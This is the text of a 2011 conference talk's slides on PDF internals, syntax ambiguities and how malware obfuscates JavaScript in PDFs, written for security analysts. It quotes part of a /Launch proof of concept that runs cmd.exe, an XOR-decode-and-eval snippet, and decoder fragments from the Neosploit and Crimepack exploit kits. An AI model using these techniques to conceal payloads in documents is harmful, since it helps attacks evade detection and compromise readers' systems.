

OMG-WTF-PDF

[PDF Ambiguity and Obfuscation]

Julia Wolf

FireEye

2010 March 31

Troopers 11

Outline

- Background information about PDF (the parts you probably don't know)
- Current use of obfuscation by malware
- Idiosyncrasies of PDF Syntax
- Demo
- Future Work

Caveat

- In these slides I sometimes use the terms
“Adobe Acrobat”
“Adobe Reader” and
“PDF File Format”
... interchangeably, but each is distinctly different.

(And I haven't fixed it everywhere yet.)

- A lot of the information on these slides are copied directly from other sources (ISO, etc.), and I have not empirically tested much of it


PDF Background Info

Adobe Acrobat

- Originally created around 1991-1993
- Most of the code was rewritten around 2001 for Acrobat version 5.0, most multimedia features added then. Some static code auditing for security.
- Major rewrite in 2004 for multi-processors and 64-bit
- And OS Platform support frequently rewritten.

Adobe Acrobat

- Approximately 13.5 million lines of code currently for Acrobat;
~7.5 million for the core, ~6m for plug-ins
(much less for Adobe Reader)



PDF Design Rationale

- Ok, Remember Postscript?
- It's **NOT** Postscript

Problems with Postscript

- Postscript is Forth with graphics operators
- Turing-Complete, there exists chess software and ray-tracing engines written in it
- To get to page 100, you need to execute all the code for pages 1-99 first.
- Language “Rebinding”
- Not every interpreter has the right fonts
- Text Search can be difficult

Historical Trivia

- Conceived as the “Camelot Project” in 1991 by J. Warnock
- “Interchange PostScript”
- Would be used to store and transport large data bases (encyclopedias, etc.) on CD-ROMs, or through electronic mail
- Proprietary format, with commercially sold readers

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with a named type.
- Can be written entirely in 7-bit ASCII
- But 8-bit clean

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.

```
3 0 obj
<<
  /Type /Page
  /Parent 2 0 R
  /MediaBox [0 0 612 792]
  /Contents 4 0 R
>>
endobj
```

This is a page

It's 8.5x11 inches
(612x792 pts)

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.

```
7 0 obj
<<
  /S /JavaScript
  /Type /Action
  /JS ( app.alert({cMsg:"meow"}); )
>>
endobj
```

This is a
Javascript Action

It pops up an
alert box

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.
- These objects are called “CosObjects”
- “Carousel Object System” [COS]
- (Not mentioned in ISO spec.)

PDF Design Rationale

- PDF is a collection of discrete objects
- Objects are typically just dictionaries (associative arrays) of properties, with an named type.
- These objects are called “CosObjects”
- “Carousel Object System” [COS]
- Infinite revisions on all objects, simply by appending the replacement object at the end of the file. (for efficiency and undo-revisions)

PDF Spec Ver. 1.2

- Added AcroForms (Like HTML forms, but more features.)
- Javascript first used only for AcroForms

PDF Spec Ver. 1.3

- April 1999
- Added Javascript (More about this later..)

PDF Spec Ver. 1.5

- 2003
- Added “Optional Content”
(Called “layers” in Acrobat UI)
- Document contents can be selectively
viewed or hidden
Multi-Language Documents
Watermarks
Details at different zoom levels

Adobe Reader X

- Released November 2010
- Uses the same sandbox as MS Office
- Internal code clean-up (mostly security)

PDF/A etc.

- There are several subsets of the full PDF spec, for specialized purposes
 - PDF/A - Archival
 - PDF/X - Print publishing
 - PDF/UA - Universal Accessibility
- ... Self-Contained and Predictable Output
- Full spec is, ISO 32000-1:2008 based on v1.7
ISO 32000-2 is currently in development.

ISO 32000-1:2008

1 Scope

This International Standard specifies a digital form for representing electronic documents to enable exchange and view electronic documents independent of the environment in which they were created or the environment in which they are viewed or printed. It is intended for the developer of software that creates PDF files (conforming writers), software that reads existing PDF files and interprets their contents for display and interaction (conforming readers) and PDF products that read and/or write PDF files for a variety of purposes (conforming products).

This standard does not specify the following:

- specific processes for converting paper or electronic documents to the PDF format;
- specific technical design, user interface or implementation or operational details of rendering;
- specific physical methods of storing these documents such as media and storage conditions;
- methods for validating the conformance of PDF files or readers;
- required computer hardware and/or operating system.

ISO 32000-1:2008

2 Conformance

2.1 General

Conforming PDF files shall adhere to all requirements of the ISO 32000-1 specification and a conforming file is not obligated to use any feature other than those explicitly required by ISO 32000-1.

NOTE 1 The proper mechanism by which a file can presumptively identify itself as being a PDF file of a given version level is described in 7.5.2, "File Header".

2.2 Conforming readers

A conforming reader shall comply with all requirements regarding reader functional behaviour specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to reader behaviour are stated in terms of general functional requirements applicable to all conforming readers. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming readers. The rendering of conforming files shall be performed as defined by ISO 32000-1.

2.3 Conforming writers

A conforming writer shall comply with all requirements regarding the creation of PDF files as specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to writer behaviour are stated in terms of general functional requirements applicable to all conforming writers and focus on the creation of conforming files. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming writers.

ISO 32000-1:2008

2 Conformance

2.1 General

tl;dr: If you follow this spec
you'll be fine...

Conforming PDF files shall adhere to all requirements of the ISO 32000-1 specification and a conforming file is not obligated to use any feature other than those explicitly required by ISO 32000-1.

NOTE 1 The proper mechanism by which a file can presumptively identify itself as being a PDF file of a given version level is described in 7.5.2, "File Header".

2.2 Conforming readers

A conforming reader shall comply with all requirements regarding reader functional behaviour specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to reader behaviour are stated in terms of general functional requirements applicable to all conforming readers. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming readers. The rendering of conforming files shall be performed as defined by ISO 32000-1.

2.3 Conforming writers

A conforming writer shall comply with all requirements regarding the creation of PDF files as specified in ISO 32000-1. The requirements of ISO 32000-1 with respect to writer behaviour are stated in terms of general functional requirements applicable to all conforming writers and focus on the creation of conforming files. ISO 32000-1 does not prescribe any specific technical design, user interface or implementation details of conforming writers.

Adobe Acrobat Features

- A *partial* list of current features:
 - Universal-3D rendering within documents
 - ADBC (Adobe Database Connectivity)
[think of ODBC or JDBC]
 - Execute Embedded Flash files
 - Play embedded sound and video files
 - Form inputs; with “FormCalc”, barcodes, digital signatures, XML parsing, Javascript

ADBC

5.0			X
-----	--	--	---

The ADBC plug-in allows JavaScript in PDF documents to access databases through a consistent object model. ADBC is a Windows-only feature and requires ODBC to be installed on the client machine.

The object model is based on general principles used in the object models for the ODBC and JDBC. Like ODBC and JDBC, ADBC is a means of communicating with a database through SQL.

Note: ADBC provides no security for any of the databases it is programmed to access. It is the responsibility of the database administrator to keep all data secure.

The ADBC object is a global object whose methods allow a script to create database connection objects or connections. Related objects used in database access are described separately.

Related object	Brief description	Page
Connection	An object through which a list of tables in the connected database can be obtained.	page 100
Statement	An object through which SQL statements can be executed and rows retrieved based on the query.	page 101

Adobe Acrobat Features

- A *partial* list of current features:
 - Universal-3D rendering within documents
 - ~~• ADBC (Adobe Database Connectivity)~~
[think of ODBC or JDBC]
 - Execute Embedded Flash files
 - Play embedded sound and video files
 - Form inputs; with “FormCalc”, barcodes, digital signatures, XML parsing, Javascript

REMOVED
IN
READER X

Adobe Acrobat Features

- RFID?

Properties of radio-frequency ID Tags

When the barcode `type` property is `rfid` the field content is written to an RFID chip embedded in the label, rather than printed. None of the 1D or 2D barcode properties applies, nor do the properties governing the legend. However the data formatting options apply.

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
 - Two independent form input systems; older PDF form type, and newer XFA/XML
 - Javascript!
 - SOAP [XML-RPC] (not in Reader)
 - Javascript in PDF can send events to Javascript when run inside a browser “hostContainer”
 - *OMG SO MUCH STUFF!* Too much to list

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
 - “Digital Rights Management”
 - Attach (Embed) arbitrary files, exportable from the GUI.
 - Alternative text streams for different languages and accessibility (text to speech)
 - Different page content between screen and printer (hardcopy) versions [...and also slideshow mode, and zoom levels.]

Adobe Acrobat Features

- A *partial* list of current features [cont.]:

Works
on the
'Honor
System'

- “Digital Rights Management”
- Attach (Embed) arbitrary files, exportable from the GUI.
- Alternative text streams for different languages and accessibility (text to speech)
- Different page content between screen and printer (hardcopy) versions [...and also slideshow mode, and zoom levels.]

Adobe Acrobat Features

- A *partial* list of current features [cont.]:
 - *Launch arbitrary programs*

12.6.4.5 Launch Actions

A *launch action* launches an application or opens or prints a document. Table 203 shows the action dictionary entries specific to this type of action.

The optional **Win**, **Mac**, and **Unix** entries allow the action dictionary to include platform-specific parameters for launching the designated application. If no such entry is present for the given platform, the **F** entry shall be used instead. Table 203 shows the platform-specific launch parameters for the Windows platform. Parameters for the Mac OS and UNIX platforms are not yet defined at the time of publication.

Table 203 – Additional entries specific to a launch action

Key	Type	Value
S	name	<i>(Required)</i> The type of action that this dictionary describes; shall be Launch for a launch action.
F	file specification	<i>(Required if none of the entries Win, Mac, or Unix is present)</i> The application that shall be launched or the document that shall be opened or printed. If this entry is absent and the conforming reader does not understand any of the alternative entries, it shall do nothing.
Win	dictionary	<i>(Optional)</i> A dictionary containing Windows-specific launch parameters (see Table 204).
Mac	(undefined)	<i>(Optional)</i> Mac OS–specific launch parameters; not yet defined.
Unix	(undefined)	<i>(Optional)</i> UNIX-specific launch parameters; not yet defined.
NewWindow	boolean	<i>(Optional; PDF 1.2)</i> A flag specifying whether to open the destination document in a new window. If this flag is false , the destination document replaces the current document in the same window. If this entry is absent, the conforming reader should behave in accordance with its current preference. This entry shall be ignored if the file designated by the F entry is not a PDF document.

12.6.4.5 Launch Actions

A *launch action* launches an application or opens or prints a document. Table 203 shows the action dictionary entries specific to this type of action.

WTF?

The optional **Win**, **Mac**, and **Unix** entries allow the action dictionary to include platform-specific parameters for launching the designated application. If no such entry is present for the given platform, the **F** entry shall be used instead. Table 203 shows the platform-specific launch parameters for the Windows platform. Parameters for the Mac OS and UNIX platforms are not yet defined at the time of publication.

Table 203 – Additional entries specific to a launch action

Key	Type	Value
S	string	(Required) The string that the dictionary describes; shall be Launch for a launch action.
F	file specification	(Required if none of the entries Win , Mac , or Unix is present) The application that shall be launched or the document that shall be opened or printed. If this entry is absent and the conforming reader does not understand any of the alternative entries, it shall do nothing.
Win	dictionary	(Optional) A dictionary containing Windows-specific launch parameters (see Table 204).
Mac	(undefined)	(Optional) Mac OS–specific launch parameters; not yet defined.
Unix	(undefined)	(Optional) UNIX-specific launch parameters; not yet defined.
NewWindow	boolean	(Optional; PDF 1.2) A flag specifying whether to open the destination document in a new window. If this flag is false , the destination document replaces the current document in the same window. If this entry is absent, the conforming reader should behave in accordance with its current preference. This entry shall be ignored if the file designated by the F entry is not a PDF document.

- So, if someone was to set **F** to “cmd.exe”, Acrobat would blindly execute it?

Didier Stevens' PoC

```
7 0 obj
```

```
<<
```

```
  /Type /Action
```

```
  /S /Launch
```

```
  /Win
```

```
<<
```

```
  /F (cmd.exe)
```

```
  /P (/C echo @set [...implementation details omitted...] &&s3.vbs
```

To view the encrypted message in this PDF document,

select 'Do not show this message again' and click the Open button!)

```
>>
```

```
>>
```

```
endobj
```



Yes.

/Launch Rationale

- Once upon a time... Many CD-ROMs were published with an index/catalogue of the CD's contents.
- Directly from this PDF, the user would be able to open files on the CD with one click.
- Adobe has been trying to deprecate this feature for a few years.
- Added in PDF Spec v1.1

High Privilege JavaScript

(Your millage may vary)

- A partial list of features *restricted* by Acrobat:
 - Add and remove menu items and toolbar icons from Acrobat UI (and execute them)
 - Read and write any file on disk
 - Launch any URL, send email, and stuff
 - Create new PDF files and forms
 - Active Directory (LDAP) services
 - Call Javascript located in other documents

Slightly Restricted Javascript

privileged context: Execution in console, batch and application initialization events...And if signed by a [manually installed] trusted certificate.

Beginning with Acrobat 6.0, security-restricted methods can execute without restrictions if the document certifier's certificate is trusted for running embedded high privilege JavaScript.

Slightly Restricted Javascript


privileged context: Execution in console, batch and application initialization events...And if signed by a [manually installed] trusted certificate.

Beginning with Acrobat 6.0, security-restricted methods can execute without restrictions if the document certifier's certificate is trusted for running embedded high privilege JavaScript.

In Acrobat, there is fine-grained control over which capabilities are granted.

Slightly Restricted Javascript

Most of this stuff prompts the user, or can be set a certain way in the Acrobat Preferences



PDF/A

- No Javascript
- No Encryption
- No Multimedia
- No Proprietary Fonts
- Completely Self-Contained

Brief Syntax Guide

(CosObject types)

- Boolean: `true false TRuE fAlSe`
- Integer and Real: `23 +45 -6. 3.14 05`
- String: `(blahblah)`
- Hex String: `<41424344>`
- Name: `/foobar /Helvetica /Page`
- Comment: `% Like Postscript & TeX`
- Array: `[/foo (moo) 123 <45>]`
- Dictionary: `<</foo 123 /bar true>>`

Brief Syntax Guide

(CosObject types)

- Stream:
`<</Length 1234>>`
`stream`
`blahblahblahblahblahbl`
`endstream`
- Null Object: `null`
(or a reference to a non-existent object)
- Object:
`1 0 obj`
(any other types)
`endobj`

Brief Syntax Guide

(CosObject types)

- Stream:

<</Length 1234>>

stream

blahblahblahblahblahbl

endstream

- It's a like big binary string.
- And can be compressed.

- Null Object: **null**

(or a reference to a non-existent object)

- Object:

1 0 obj

(any other types)

endobj

Brief Syntax Guide

(CosObject types)

- Stream:

<</Length 1234>>

stream

blahblahblahblahblahbl

endstream

- Null Object: **null**

(or a reference to a non-existent object)

- Object:

1 0 obj

(any other types)

endobj

Ref
Number

Generation/Version

Brief Syntax Guide

- Object Reference: **1 0 R**
- The following are equivalent:

```
2 0 obj
  (Hello World)
endobj

3 0 obj
<<
  /Example 2 0 R
>>
endobj
```

```
3 0 obj
<<
  /Example (Hello World)
>>
endobj
```

Brief Syntax Guide

- Object Reference: 1 0 R
- The following are equivalent:

Generation/Version

“R”

Reference

```
2 0 obj
  (Hello World)
endobj

3 0 obj
<<
  /Example 2 0 R
>>
endobj
```


```
3 0 obj
<<
  /Example (Hello World)
>>
endobj
```

Brief Syntax Guide

- Object Reference: 1 0 R
- The following are equivalent:

```
2 0 obj
  (Hello World)
endobj

3 0 obj
<<
  /Example 2 0 R
>>
endobj
```



```
3 0 obj
<<
  /Example (Hello World)
>>
endobj
```

Brief Syntax Guide

- This doesn't work:

```
13 0 R 0 R % does not become 12 0 R
```

```
12 0 obj
    (Hello World)
endobj
```

```
13 0 obj
    12
endobj
```

Brief Syntax Guide

- This **doesn't** work:

```
13 0 R 0 R % does not become 12 0 R
    ↑
12 0 obj
    (Hello World)
endobj
13 0 ↓ obj
    12
endobj
```

Brief Syntax Guide

- This doesn't work:

```
7 0 obj
<<
  8 0 R    9 0 R
 10 0 R 11 0 R
 13 0 R 12 0 R
>>
endobj
```

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
  ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
  /JS
endobj
```

Brief Syntax Guide

- This doesn't work:

```
7 0 obj
<<
  8 0 R    9 0 R
 10 0 R 11 0 R
 13 0 R 12 0 R
>>
endobj
```

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /s
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
  ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
  /JS
endobj
```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
  /Type      9 0 R
  /S         11 0 R
  /JS        12 0 R
>>
endobj
```

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
  ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
  /JS
endobj
```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
  /Type      9 0 R
  /S         11 0 R
  /JS        12 0 R
>>
endobj
```

References are
resolved at parse
time, but not loaded
until use.

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
  ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
  /JS
endobj
```

Brief Syntax Guide

- But this *does* work:

```
7 0 obj
<<
  /Type      9 0 R
  /S         11 0 R
  /JS        12 0 R
>>
endobj
```

Parser knows where
to look for direct
objects vs indirect
objects.

```
8 0 obj
  /Type
endobj
9 0 obj
  /Action
endobj
10 0 obj
  /S
endobj
11 0 obj
  /JavaScript
endobj
12 0 obj
  ( app.alert({cMsg:"Hello World"}); )
endobj
13 0 obj
  /JS
endobj
```

Brief Syntax Guide

- If indirect objects were loaded at parse time, PDF would be equivalent to Lisp.
- Think about it, you could write

$\Omega = (\lambda x. x x) (\lambda x. x x)$ as `1 0 obj`
`1 0 R 1 0 R`
`endobj`

A Bunch Of Other Stuff

- Streams can be encoded many different ways, including all possible ways at once.

Base16 Base85 LZW RLE
DCT JBIG2 JPEG2000

...and RC4/AES encrypted.

(Also several bit-predictor functions.)

- Many indirect objects can also be stored within a single stream. (Version $\geq$ 1.5)

A Bunch Of Other Stuff

- Names can include escaped hex values
`/For#20Example` is “For Example”
also
`#46#6f#72#20#45#78#61#6d#70#6c#65`
- C-style backslash codes work in strings
- Hex Strings are whitespace agnostic
- Metasploit and some exploit kits performs these transforms for obfuscation purposes
(Since Didier pointed this out two years ago)

Graphics State Operators

- Graphics state operators use their own unique syntax
- Mostly of the forms:

`<open tag> <operators> <close tag>`

`<zero or more arguments> <operator>`

- Many of these will be familiar if you know Postscript

Graphics State Operators

- **Tf** Set font and size
- **Tj** Show a string of text
- **l** Lineto
- **f** Fill
- **W** Clip
- **q** Save graphics state (like current color, etc.)
- **BT** (object made of text operators) **ET**

Graphics State Operators

- Operators are case sensitive.
- **w** Set Line Width
- **W** Set clipping path
- After every operator is executed, the stack is cleared
- Extra arguments get consumed.

Graphics State Operators

- Operators are case sensitive.
- **w** Set Line Width

9 **w** %sets line width to 9 units
- After every operator is executed, the stack is cleared
- Extra arguments get consumed.

Graphics State Operators

- Operators are case sensitive.

- **w** Set Line Width

9 w %sets line width to 9 units

5 6 7 8 9 w %Does nothing different than **9 w**

- After every operator is executed, the stack is cleared
- Extra arguments get consumed.

Javascript

- Adobe Reader 8, 9, and X currently use SpiderMonkey Version 1.8(RC1)
- Based on a different DOM than in web browsers
Acrobat: `app.*`, `doc.*`, `field.*`, `annot.*`
XFA, 3D objects, etc. have their own DOM
- There is a single Javascript runtime, and globals are shared between DOMs
- And globals are handled specially

Javascript

- All document metadata is accessible from JS
But, metadata within embedded objects (PNG, TIFF, etc.) is not accessible.
- In Adobe Reader, some metadata (on annotations for example) is writable. In Adobe Acrobat all document metadata is writable.
- Sandboxed

Javascript


getPageNthWord()
getOCGs()
getNthFieldName()
getLinks()
getLegalWarnings()
getIcon()
getSound()
getField()
getPageNumWords()
[...]

Lots of places to store
arbitrary data

Javascript

Things can be complicated...

`getPageNthWordQuads ( )`



The page content must be parsed to find the location. (Full rendering not needed.)

`documentFileName ( )`



Usually when a sample is passed around, it has been renamed to a hash
This data is lost.

Javascript

- If a PDF has "*disclosed*" itself, it can be opened, and accessed from other PDF documents

```
var otherDoc = app.openDoc( "/c/temp/myDoc.pdf" );
```

```
otherDoc.doStuff( );
```

Function defined
in other PDF



Sebastian Porst's Slides

(PDF Dissector)

```
cypher = [7, 17, 28, 93, 4, 10, 4, 30, 7, 77, 83, 72];  
cypherLength = cypher.length;
```

```
hidden = "ThisIsNotTheKeyYouAreLookingFor";  
hiddenLength = hidden.toString().length;
```

```
for (i=0, j=0; i<cypherLength; i++, j++) {  
    cypherChar = cypher[i];  
    keyChar = hidden.toString().charCodeAt(j);  
    cypher[i] = String.fromCharCode(cypherChar ^  
    keyChar);  

```

```
    if (j == hiddenLength - 1)  
        j = -1;  

```

```
}
```

```
eval(cypher.join(""));
```

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;  
hidden = "Key";
```

hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;  
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
```

```
hidden = "Key";
```

Boolean type



hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;
```

```
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides


(PDF Dissector)

JavaScript Standard

```
hidden = false;
```

```
hidden = "Key";
```

Boolean type



String type

hidden has the value „Key“

Adobe Reader JavaScript

```
hidden = false;
```

```
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

```
hidden = false;
```

```
hidden = "Key";
```

Boolean type

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

```
hidden = false;
```

```
hidden = "Key";
```

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

`hidden = false;`

Boolean type

`hidden = "Key";`

String type

*hidden has the value „**Key**“*

String type

Adobe Reader JavaScript

`hidden = false;`

`hidden = "Key";`

Boolean type

*hidden has the value „**true**“*

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

`hidden = false;`

Boolean type

`hidden = "Key";`

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

`hidden = false;`

Boolean type

`hidden = "Key";`

String type

hidden has the value „true“

Sebastian Porst's Slides

(PDF Dissector)

JavaScript Standard

`hidden = false;`

Boolean type

`hidden = "Key";`

String type

hidden has the value „Key“

String type

Adobe Reader JavaScript

`hidden = false;`

Boolean type

`hidden = "Key";`

String type

hidden has the value „true“

Boolean type

Obfuscation Use By Current Malware

Current Use By Malware

- Neosploit Toolkit
- Crimepack Exploit Kit
- (Alleged) Chinese Targeted Attacks
- Embedding of other filetype exploits

Neosploit

- Does most of the same Javascript obfuscation as the web portions. (Probably same obfuscation engine for both.)
- Decoder checks if “**app**” object is defined.
- Then it gets the annotations of the first page
`var p = app.doc.getAnnots( { nPage: 0 } );`
- `p[0].subject` holds the second chunk of Javascript to be decoded and `exec()`'d
- New versions also use `this.info.author`

Crimepack

- Several pages of gibberish text
- Iterates through all the words on page 4 and decodes them into characters for the next `eval()`

```
for ( var index = 0; index < getPageNumWords(3); index++ )  
{  
    p=getPageNthWord(3, index);  
    var j= p.substr(p.length-2, 2);  
    [...]
```

Targeted Attacks

- Doing the same `this.info.whatever` and `app.doc.getAnnots` tricks as Neosploit
- Sometimes are very not well formed. Having large blobs of binary data (EXEs and NULLs and stuff) just sitting in the middle.

CVE-2009-1862

